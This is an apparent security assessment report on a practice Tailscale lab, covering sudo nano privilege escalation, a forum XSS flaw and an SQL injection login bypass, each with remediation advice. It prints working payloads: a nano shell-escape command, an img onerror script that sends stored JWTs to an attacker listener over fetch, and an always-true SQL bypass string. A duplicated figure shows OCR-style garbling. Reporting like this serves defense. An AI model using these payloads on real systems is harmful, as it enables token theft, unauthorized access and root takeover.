CUSTOMER	ITHS
SUBJECT	Netsec
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

Strombach Security conducted a security assessment of ITHS on-premise infrastructure between the period 2025-02-23 and 2025-02-27. This assessment aimed to assess the overall security posture and provide ITHS with best practices to secure it's infrastructure.

Strombach Security conducted a security assessment of the Tailscale practice environment provided by ITHS. The primary objective was to identify potential attack paths and assess the overall security posture of the Tailscale environment.

1.2 Results

The assessment revealed several critical security weaknesses:

- An attacker with access to the subnets 10.3.10.0/24 and 10.4.10.0/24 can gain an initial foothold and escalate privileges on multiple hosts.
- An FTP server hosting sensitive data was found to allow anonymous access, exposing it to unauthorized users.
- Several web applications hosted on these subnets are vulnerable to common web application attacks, which could lead to a full compromise of the system.
- Plaintext passwords were discovered in use, enabling attackers with limited access to escalate privileges or move laterally on multiple hosts.

1.3 Conclusions

The environment contains several exploitable vulnerabilities. If an attacker gains access to the Tailscale network and the aforementioned subnets, they could escalate their privileges and move laterally on each the system within the environments, posing a significant security risk.

1.4 Key Recommendations

Considering the observations made during the assessment, Strombach Security recommends the following:

- Replace all passwords for compromised accounts immediately.
- Disable anonymous access to FTP servers with sensitive data.
- Restrict privilege escalation by limiting command execution as higher-privileged accounts unless absolutely necessary.
- Implement input sanitation and validation across all web applications.
- Prioritize remediation of the identified vulnerabilities, especially those carried over from previous assessments that remain unresolved.

2 Summary of Vulnerabilities

The following table presents all the vulnerabilities found, ordered by severity

Vulnerability	High	Medium	Low	Info.
Priviledge Escalation via Sudo Misconfiguration	✔			
GameVerse Forums XSS Attack	✔			
SQL Injection	✔			
Plain Text Passwords	✔			
Anonymous FTP access	✔			

A definition of the different risk levels is given in the Vulnerability Descriptions section

3 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application’s security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

3.1 Approach to Testing

Access to the environment was provided to Strombach Security via the Tailscale VPN, granting remote access to multiple subnets.

The assessment began with Nmap scans to identify active hosts within the three known subnets. Once hosts were discovered, they were further analyzed for open ports and potential attack vectors.

Upon discovering web applications, common web attack techniques were executed to evaluate the security posture of the applications.

If valid credentials were identified, their permissions were reviewed on the host where they were found, unless evidence suggested the credentials could be used elsewhere. Both lateral and vertical privilege escalation attempts were performed to assess further attack possibilities.

3.2 Findings and Recommendations

A user account was found to have sudo permissions to run the nano text editor, which can be exploited to gain a root shell. This allows an attacker with access to the account to escalate privileges. To mitigate this, it's recommended to use "sudoedit" or limit the account’s editing capabilities to specific files, preventing shell access through the editor.

Anonymous access to an FTP server, where sensitive data is stored, was discovered. This access should be immediately disabled to ensure that only authorized users can access the contents of the server.

Two web applications were found to be vulnerable to common web attacks. The first, Gameverse Forums, was vulnerable to cross-site scripting (XSS), allowing an attacker to steal JSON Web Tokens from users who access the malicious posts posted in the forums. This is caused by a lack of input sanitation, which allows HTML and JavaScript to pass through and affect other users.

The second, Skytech, was vulnerable to SQL injection. Due to unparameterized user input, an attacker could inject crafted SQL queries to bypass authentication in the application.

In addition, multiple plaintext passwords were discovered, either stored in user-accessible files or displayed within a web application. These could allow an attacker to move laterally or gain a foothold on a targeted host. Credentials should never be stored or displayed in plaintext without proper authentication and authorization. Instead, they should be securely stored using password managers or hardware-based solutions.

3.3 Limitations

All testing and analysis has been performed with the goal of escalating privileges and compromising the ITHS Tailscale environment.

4 Vulnerability Descriptions

This section of the report details the vulnerabilities that were identified during testing. Each vulnerability description contains the following information:

- A description of the vulnerability with accompanying output and screenshots to demonstrate its existence on the affected systems.
- Remedial actions that can be used to resolve the vulnerability and mitigate the risks that it poses.
- Further information and sources of reading about the issue including links to advisories.

Vulnerability Grading

The vulnerabilities identified in this report have been classified by the degree of risk they present to the host system. Vulnerabilities are graded High, Medium or Low Risk as defined here:

Severity	Description
High	A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete ITHS electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.
Medium	A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete ITHS electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.
Low	A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

Table 1: Severity ratings.

4.1 High Risk Vulnerabilities

A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete the organisation's electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.

High risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible to ensure the business is not operating with an excessive level of IT related business risk.

It is necessary for Strombach Security to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.1.1 Priviledge Escalation via Sudo Misconfiguration

Severity rating	High

Description

Privilege escalation occurs when an attacker is able to gain higher access than previously obtained, often moving from a low-privileged user account to the root user. One misconfiguration that makes privilege escalation attacks possible is improper sudo permissions, allowing users to execute certain binaries or command with elevated privileges.


In this case nano, a commonly text editor, is allowed to be run with sudo rights without requiring a password. Nano editor is included in many Linux distribution and has a built in feature to spawn a shell. While nano itself is not malicious, it includes features that can be abused to execute malicious commands.

This vulnerability is particularly dangerous due to its low difficulty level and high impact. This attack doesn't require an attacker to install any external tools or utilize any exploit. Even though access to a specific account the ease of execution and severe consequences, this misconfiguration poses a critical security risk and should be addressed as soon as possible.

During the engagement one host was found to be vulnerable to this kind of attack.

- 10.3.10.162, hostname: wtf


Using a previously obtained account ("n00b") the attacker was able to run a command to display the current users sudo privileges.



```
n00b@wtf:~$ sudo -l
Matching Defaults entries for n00b on wtf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User n00b may run the following commands on wtf:
    (root) NOPASSWD: /bin/nano
```


Figure 1 - The user n00b is able run nano as root without entering a password

As shown in Figure 1 above, the n00b user has sudo privileges to run the binary `/bin/nano` as the root user with out providing a password. With this information an attacker with access to the n00b account could start abusing these privileges to gain access or edit critical files on the system that otherwise would only be accessible to the root user. But nano has, as previously stated, a built in feature to spawn a shell. And by running nano as root the shell is also executed as the root user. This gives the attacker full control of the system and can execute anything as root to gain persistence on the system or further attack the environment.



```
                                                [ Welcome to nano.
^G Help          ^O Write Out      ^W Where Is       ^K Cut
^X Exit          ^R Read File      ^\ Replace        ^U Paste
```

Figure 2 - Option to open a file in nano




```
n00b@wtf:~$ sudo -l
Matching Defaults entries for n00b on wtf:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User n00b may run the following commands on wtf:
    (root) NOPASSWD: /bin/nano
```

Figure 3 - Option to execute a command in nano

Starting the nano editor the user is greeted with some keyboard shortcuts and the option marked in Figure 2 is the first step to spawn a shell. When pressing `CTRL + R` the user is prompted to enter a path to a file to open and more keyboard shortcuts. As shown in Figure 3 a keyboard shortcut is to execute a command is also shown to the user, `CTRL + X`. Using this option the user is a prompted to enter with a command. Here the attacker is able to enter the command down below to spawn a shell, and successfully spawn a shell as root, shown in Figure 4.

Command to spawn a shell in nano:

```
reset;sh 1>&0 2>&0
```



```
Command to execute: reset;sh 1>&0 2>&0#
#   Get Help
#   Cancel
#
#
#
#
#
#
# whoami
root
#
```

Figure 4 - Executing the `whoami` command to see what user is running the shell.

Remedial Action

- **Restrict sudo access to text editors:** Avoid granting users sudo privileges to run text editors such as nano, as this effectively grants them unrestricted root access. If a user needs to modify a specific file or directory, it is more secure to assign appropriate ownership or write permissions directly to that file or directory for the specific user or group. This follows the principle of least privilege and limits the risk of unintended or unauthorized system modifications.
- **Use sudoedit or sudo -e for controlled file editing:** When root-level file editing is required, use sudoedit or the sudo -e option to allow users to edit only specified files with elevated privileges. This approach avoids giving full command execution privileges and ensures the user can only modify intended files. File paths can be explicitly defined in the /etc/sudoers file, granting fine-grained control over access.
- **Always require password for elevating privileges:** Configure sudo to always prompt for a password before executing privileged commands. This prevents unauthorized use of an unlocked terminal session and ensures that every elevation request is deliberate and traceable. Avoid using the NOPASSWD directive in the /etc/sudoers file unless absolutely necessary, and limit it to specific commands in tightly controlled contexts.

Further Reading

Read more about sudo and sudoedit on *Archwiki Sudo*.

4.1.2 GameVerse Forums XSS Attack


Severity rating	High

Description

Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts into web applications, which are then executed in the context of a user's browser. XSS vulnerabilities typically arise when user input is not properly validated or sanitized before being included in a web application. The attack can be used to steal session cookies, deface websites, redirect users to malicious sites, or carry out phishing attacks.

During this assessment, a XSS vulnerability was identified within the GameVerse application, hosted on 10.3.10.182. This vulnerability allows an attacker to steal a user's JSON Web Token (JWT), enabling them to impersonate the victim within the forum.


When a user logs in, a JWT is stored in local storage, as shown in Figure 5. This token is used to further authorize a user within the application. Storing sensitive data in local storage is not recommended.


Storage
- Local storage
  - http://10.3.10.182
- Session storage

Key	Value
DOMInvaderSettings	{"canary":"g3ea5kfh","enabled":false,"postmessage":false,"spoofOrigin":false,"injectCanary":false,"filterStac...
jwtToken	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyYW5kb21uYW1lIiwicm9zZSI6InVz...

Figure 5 - The JWT is stored in local storage.

An attacker is able exploit the XSS vulnerability by creating an account and posting malicious code in the forum. By injecting a crafted snippet of HTML and JavaScript into a forum post, shown in Figure 6, the attacker is able to execute malicious JavaScript in a victim's browser. This snippet includes an `<img>` tag with a `src` attribute pointing to a non-existent image. The attacker intentionally references a nonexistent image to ensure the loading of the image fails, triggering the `onerror` event. The `onerror` attribute contains the malicious JavaScript. Due to that JavaScript running in the browser has full access to local storage, the executed script is able to retrieve the stored JWT. This script extracts the JWT using the `localStorage.getItem` method and appends it to the URI of a request sent to an attacker-controlled server. This demonstrates why storing sensitive data in local storage is a security risk.



Starta en ny tråd


Titel

XSS Attack

Innehåll

```
<img src="nopic.jpg"
onerror='fetch("http://10.3.10.195:4444/?"+localStorage.getItem("jwtToken"))'>
```

Figure 6 - Snippet that sends the JWT to an attacker-controlled machine.



Trådar


XSS Attack

Startad av randomname • 3/26/2025, 11:04:37 AM

Figure 7 - The post will appear broken to the user but it is unlikely to raise suspicion.


As shown in Figure 7, even though the forum post appears broken, the injected JavaScript still executes in the background. When the browser fails to load the image, the script inside `onerror` is executed in the victim's browser.

The attacker is able to listen for incoming requests made to the port specified in the malicious code using a tool called netcat. When a victim enters the forum the JavaScript is executed, sending the request (including the JWT) to the attacker-controlled server, where it is captured by netcat. shown in Figure 8.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.3.10.195] from (UNKNOWN) [10.3.10.230] 57840
GET /?eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywidXNlcm5hbWUiOiJ0ZXN0dXNlciIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzQy
OTg3MTQ2LCJleHAiOjE3NDI5OTA3NDZ9.FgrbfhZTXK3wmdxjhOWmoBKL6Kan0R5-kWyB91AZZkA HTTP/1.1
Host: 10.3.10.195:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.3.10.182/
Origin: http://10.3.10.182
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Priority: u=4
```

Figure 8 - netcat listening and capturing the GET request on port 4444



```
GET /me HTTP/1.1
Host: 10.3.10.182
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6My
widXNlcm5hbWUiOiJ0ZXN0dXNlciIsInJvbGUiOiJ1c2VyI
iwiaWF0IjoxNzQyOTg3MTQ2LCJleHAiOjE3NDI5OTA3NDZ9
.FgrbfhZTXK3wmdxjhOWmoBKL6Kan0R5-kWyB91AZZkA
Accept: */*
Referer: http://10.3.10.182/admin.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 103
ETag: W/"67-e2tZeLPthUuPhzleYWyB3yCpA3o"
Date: Wed, 26 Mar 2025 11:06:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "loggedIn":true,
    "user":{
        "id":3,
        "username":"testuser",
        "role":"user",
        "iat":1742987146,
        "exp":1742990746
    }
}
```

Figure 9 - Authorizing as "testuser" against the /me endpoint using the token acquired

Shown in Figure 9, by extracting the JWT from the captured request and including it as a Bearer token in the `Authorization` header for a request to the `/me` endpoint, the attacker can successfully authorize as the victim, and could further start impersonating the victim as long as the token is valid (one hour in this case).

Remedial Action

- **Sanitize user input:** Ensure that all input from users is properly validated and sanitized by encoding special characters in the output to remove or neutralize any potentially harmful HTML tags or JavaScript. If HTML editing is required for the application to function as intended, libraries such as DOMPurify, recommended by OWASP, can be used to sanitize user inputs.

- **Avoid storing sensitive data in local storage:** Sensitive data, such as session ID's or JWTs, should not be stored in local storage. Instead, it is recommended to store this type of data in HTTPOnly cookies, which are inaccessible to JavaScript. This reduces the risk of exposure in the event of an XSS attack. Additionally, the SameSite attribute, set to Strict or Lax, should be used to ensure that cookies are only included in HTTP requests made to the same domain where the cookie originated, providing additional protection.

- **Implement Content Security Policy (CSP):** CSP is a security feature that helps prevent certain types of attacks, including XSS, by specifying which sources of content are allowed to be loaded by the browser. For example, execution of inline scripts could be blocked, ensuring that only scripts from the same origin as the page it self are allowed to execute. This restricts the ability of attackers to execute malicious scripts injected into the page. CSP should be used as an additional layer of defense—if other security measures fail and malicious input is still able to reach the page, a properly configured CSP can prevent the browser from executing the injected code.

Further Reading

OWASP Cross Site Scripting Prevention

OWASP SameSite

MDN Cross Security Policy

4.1.3 SQL Injection

Severity rating	**High**

Description


Description

SQL injection is a type of security vulnerability that occurs when an application fails to properly validate or sanitize user-supplied input before including it in SQL queries sent to a database. By manipulating input fields—such as login forms, search bars, or URL parameters—an attacker can inject malicious SQL statements that are executed by the database engine. This can lead to a variety of consequences, including unauthorized access to sensitive data, modification or deletion of records, bypassing authentication mechanisms, and in some cases, complete control over the backend system.

The root cause of SQL injection is typically insufficient input validation and a lack of parameterized queries or prepared statements in the application's code. When user input is directly concatenated into SQL statements, the application becomes vulnerable to crafted payloads.

During the assessment of the "Skytech" web application, hosted on 10.4.10.244, a critical SQL injection vulnerability was discovered in the login functionality. The application accepts user input for both E-mail and Password fields but fails to properly sanitize these inputs before sending them to the backend database.

Initial testing involved submitting a single quote character (') into the E-mail field, which triggered a SQL syntax error. As shown in Figures 10 and 11, the error message displayed to the user revealed details about the underlying database engine, confirming that the application is using MySQL. This level of feedback from the server is a strong indicator of unsanitized input being directly included in SQL statements.




Skytech Login:

E-mail: '

Password:


Figure 10 - Entering a single quote to get an error message



```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near '''' and password=''' at line 1]
```

Figure 11 - Error message revealing that it is a MySQL server running on the backend.

With this confirmation, the next step was to test whether SQL queries could be injected to manipulate the authentication process. A commonly used bypass string, `' || 1=1 -- -`, was submitted in both the E-mail and Password fields. This payload alters the SQL query in a way that causes the condition to always evaluate as true and bypassing authentication. The result, demonstrated in Figures 12 and 13, was a successful login without valid user credentials.

